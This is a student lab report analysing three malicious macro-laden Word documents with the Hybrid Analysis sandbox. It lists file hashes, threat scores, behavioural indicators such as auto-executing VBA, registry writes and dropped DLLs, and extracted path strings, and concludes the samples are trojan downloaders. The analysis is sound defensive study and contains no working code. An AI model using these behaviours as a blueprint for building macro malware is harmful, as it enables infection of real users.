c96acc0d3c4586e6cb24202373d4a38023aaa9a2a5d5656928aa5d56e298e1d9

Operating System:
Windows

Last Anti-Virus Scan:
11/22/2023 03:33:03 (UTC)


Last Sandbox Report:
11/22/2023 03:33:01 (UTC)

malicious

Threat Score: 83/100

#macros-on-open

Link Twitter E-Mail



This shows the initial analysis of the file 748ef5288c8388d43a89515ef43457a0 put into the text file test1. Threat Score 83/100.

HYBRID ANALYSIS

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators 2

Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior

Contains embedded string that indicates auto-execute behavior

Suspicious Indicators 4

Environment Awareness

Contains embedded VBA macros with ability to read system environment variables

Exploit/Shellcode

Found URL in decoded VBA string

Unusual Characteristics

Contains embedded VBA macros with interesting strings

Contains embedded VBA macros with suspicious keywords

Informative 25

Anti-Detection/Stealthyness

Renames files

Cryptographic Related

Shows ability to obfuscate file or information

Environment Awareness

Calls an API typically used to retrieve account information for specified SID

General

Contains embedded VBA macros

Contains embedded VBA macros (normalized)

Creates mutants
Drops files marked as clean
Loads modules at runtime
Loads rich edit control libraries
Matched Compiler/Packer signature (DIE)
Opened the service control manager
References Windows filepaths for DLLs (possible dropped files)
Requested access to a system service
Tries to open documents files
Installation/Persistence
Dropped files
Drops temp files
Opens a handle to the specified process
Opens registry keys

Queries registry keys

Touches files

Network Related

Found potential URL in binary/memory

Making HTTPS connections using secure TLS/SSL version

System Security

Queries services related registry keys

Writes registry keys

Unusual Characteristics

Drops files inside appdata directory

This shows some different indicators found within this String/MD5 Hash regarding certain processes found.

Extracted Strings

Search

All Details: Off

Download All Memory Strings (7.1KiB)

All Strings (993) | Interesting (330) | test1.txt (133) | Word14.customUI (11)

WINWORD.EXE:3924 (834) | screen_4.png (9) | screen_0.png (1) | screen_2.png (5)

#0deC381UU1PK!*i'!customUI/_rels/ribbonID1.txt.relslj0`to0 >(YlK(WPB`(yBZ,\w0.MnDv8
%ALLUSERSPROFILE%\Microsoft\Windows Defender\platform\4.12.17007.18022-0\MPCLIENT.DLL
%ALLUSERSPROFILE%\Microsoft\Windows Defender\platform\4.12.17007.18022-0\MsMpLics.dll
%APPDATA%\Microsoft\Templates\Normal.dotm
%APPDATA%\Microsoft\Word\STARTUP*.*
%COMMONPROGRAMFILES%\Microsoft Shared\office14\1033\MSOINTL.DLL
%COMMONPROGRAMFILES%\Microsoft Shared\office14\Cultures\office.odf
%COMMONPROGRAMFILES%\Microsoft Shared\office14\mso.dll
%COMMONPROGRAMFILES%\Microsoft Shared\office14\MSORES.DLL
%COMMONPROGRAMFILES%\Microsoft Shared\OFFICE14\MSPTLS.DLL
%COMMONPROGRAMFILES%\Microsoft Shared\office14\riched20.dll
%COMMONPROGRAMFILES%\Microsoft Shared\OfficeSoftwareProtectionPlatform\OSPPC.DLL

Here we can see some interesting strings that were extracted from the MD5 Hash.

File: 7a618482be272bb1fcb4af69a3f649a3

HYBRID ANALYSIS

Analysis Overview

Request Report Deletion

Submission name:
test2.txt

Size:
16KiB

Type:
doc office

Mime:
text/plain

SHA256:
107e6f84acc47c7113229d2824ec574027be9796cc549742047ec990a59e894b

Operating System:
Windows

Last Anti-Virus Scan:
11/22/2023 03:35:44 (UTC)


Last Sandbox Report:
11/22/2023 03:35:42 (UTC)

malicious

Threat Score: 65/100

#macros-on-open

Link Twitter E-Mail



This shows the initial analysis of the file 7a618482be272bb1fcb4af69a3f649a3 put into the text file test2. Threat Score 65/100.

HYBRID ANALYSIS

Malicious Indicators 1

Unusual Characteristics

Contains embedded VBA macros with keywords that indicate auto-execute behavior

Suspicious Indicators 3

Exploit/Shellcode

Found URL in decoded VBA string

Unusual Characteristics

Contains embedded VBA macros with interesting strings

Contains embedded VBA macros with suspicious keywords

Informative 25

Anti-Detection/Stealthyness

Renames files

Cryptographic Related
Shows ability to obfuscate file or information
Environment Awareness
Calls an API typically used to retrieve account information for specified SID
Contains ability to retrieve environment variable settings
General
Contains embedded VBA macros
Contains embedded VBA macros (normalized)
Creates mutants
Drops files marked as clean
Loads modules at runtime
Loads rich edit control libraries
Matched Compiler/Packer signature (DIE)
References Windows filepaths for DLLs (possible dropped files)

Tries to open documents files

Installation/Persistence

Dropped files

Drops temp files

Opens a handle to the specified process

Opens registry keys

Queries registry keys

Touches files

Network Related

Found potential URL in binary/memory

Making HTTPS connections using secure TLS/SSL version

Spyware/Information Retrieval

Contains CRYPTO related strings

System Security

System Security

Queries services related registry keys

Writes registry keys

Unusual Characteristics

Drops files inside appdata directory

This shows some different indicators found within this String/MD5 Hash regarding certain processes found.

HYBRID ANALYSIS

Extracted Strings

Search

All Details: Off

Download All Memory Strings (6.3KiB)

All Strings (1104) | Interesting (331) | test2.txt (326) | Word14.customUI (11)

WINWORD.EXE:7088 (736) | screen_7.png (15) | test2.txt.doc.LNK (1) | screen_4.png (11)

screen_0.png (3) | index.dat (1)

#0deC381UU1PK!*i'!customUI/_rels/ribbonID1.txt.relsljO`toO >(YlK(WPB`(yBZ,\wO.MnDv8

%ALLUSERSPROFILE%\Microsoft\Windows Defender\platform\4.12.17007.18022-0\MsMpLics.dll

%APPDATA%\Microsoft\Proof\gram??32.dll

%APPDATA%\Microsoft\Proof\hhc32.dll

%APPDATA%\Microsoft\Proof\hyph32.dll

%APPDATA%\Microsoft\Proof\hyph??32.dll

%APPDATA%\Microsoft\Proof\msdcsc32.dll

%APPDATA%\Microsoft\Proof\msgr2??.dll

%APPDATA%\Microsoft\Proof\msgr??32.dll

%APPDATA%\Microsoft\Proof\mshy32.dll

%APPDATA%\Microsoft\Proof\mshy3??.dll

Here we can see some interesting strings that were extracted from the MD5 hash.

File: b7bb6d16c9caaf36e14638a647c67715

HYBRID ANALYSIS

Request Info

Analysis Overview

Request Report Deletion

Submission name:	test3.txt
Size:	2KiB
Type:	doc office
Mime:	text/plain
SHA256:	16988cfa565ca057ad06ce8ace61343b767cc68cb9d92c865b590e1d5bee5c16
Operating System:	Windows
Last Anti-Virus Scan:	11/22/2023 05:35:22 (UTC)
Last Sandbox Report:	11/22/2023 05:35:20 (UTC)

malicious

Threat Score: 75/100

#macros-on-open

Link Twitter E-Mail

Files extracted during detonation


Name	Verdict
Word14.customUI 5a29802c6013a1da94af46d6eab8b9cd65e3f4b236c5ef6867cf77add492087e	no specific threat

Falcon Sandbox Reports

MALICIOUS

test3.txt

Analyzed on:	11/22/2023 05:35:20 (UTC)
Environment:	Windows 10 64 bit
Threat Score:	75/100
Indicators:	2 2 25
Network:	*(none)*



FALCON SANDBOX TECHNOLOGY

Hybrid Analysis: Powered by Falcon Sandbox

Upgrade to a Falcon Sandbox license and gain full access to all features, IOCs and behavior analysis reports.

Easily Deploy and Scale

Process up to 25,000 files per month with Falcon Sandbox; because it is delivered on the cloud-native Falcon Platform, Falcon Sandbox is operational on Day One.

Extensive Coverage

Expanded support for file types and host operating systems.

This shows the initial analysis of the file b7bb6d16c9caaf36e14638a647c67715 put into the text file test3. Threat Score 75/100.

HYBRID ANALYSIS Request Info

Indicators

Not all malicious and suspicious indicators are displayed. Get your own cloud service or the full version to view all details.

Malicious Indicators 2

Unusual Characteristics

- Contains embedded VBA macros with keywords that indicate auto-execute behavior
- Contains embedded string that indicates auto-execute behavior

Suspicious Indicators 2

Exploit/Shellcode

- Found URL in decoded VBA string

Unusual Characteristics

- Contains embedded VBA macros with interesting strings

Informative 25

Anti-Detection/Stealthyness

- Renames files

Cryptographic Related

- Shows ability to obfuscate file or information

Environment Awareness

- Calls an API typically used to retrieve account information for specified SID

General

- Contains embedded VBA macros
- Contains embedded VBA macros (normalized)
- Creates mutants
- Drops files marked as clean
- Loads modules at runtime
- Loads rich edit control libraries

- Matched Compiler/Packer signature (DIE)
- Opened the service control manager
- References Windows filepaths for DLLs (possible dropped files)
- Requested access to a system service
- Tries to open documents files

Installation/Persistence

- Dropped files
- Drops temp files
- Opens a handle to the specified process
- Opens registry keys
- Queries registry keys
- Touches files

Network Related

- Found potential URL in binary/memory
- Making HTTPS connections using secure TLS/SSL version


System Security

- Queries services related registry keys
- Writes registry keys

Unusual Characteristics

- Drops files inside appdata directory

This shows some potentially harmful indicators found within this String/MD5 Hash regarding certain processes found.



Here we can see some interesting strings that were extracted from the MD5 hash.

After completing this lab it is apparent these files contain Trojan Horse or Trojan Downloader malware "that downloads and installs files, often malicious programs creating a back door, where the trojan downloader can download and install new versions of malicious programs, including more Trojans and adware (Norton)." File 7a618482be272bb1fcb4af69a3f649a3 is the most severe of the three files because I believe it to be a Trojan Downloader.

Conclusion:

Everything went smoothly in this lab as I was able to accurately complete the malware analysis on the REMnux VM of the three files contained within the malware zip folder. It took a little time, but I got through figuring out how to properly gain access to the password protected zip folder.

References:

GeeksforGeeks. (2019, September 30). *Gunzip Command in linux with examples*. GeeksforGeeks. https://www.geeksforgeeks.org/gunzip-command-in-linux-with-examples/

MD5 Hash Generator. (n.d.). https://www.md5hashgenerator.com/

Norton. (n.d.). *What is a trojan downloader?*. United States. https://us.norton.com/blog/malware/what-is-a-trojan-downloader

Stevens, D. (2023, May 1). *Oledump.py*. Didier Stevens. https://blog.didierstevens.com/programs/oledump-py/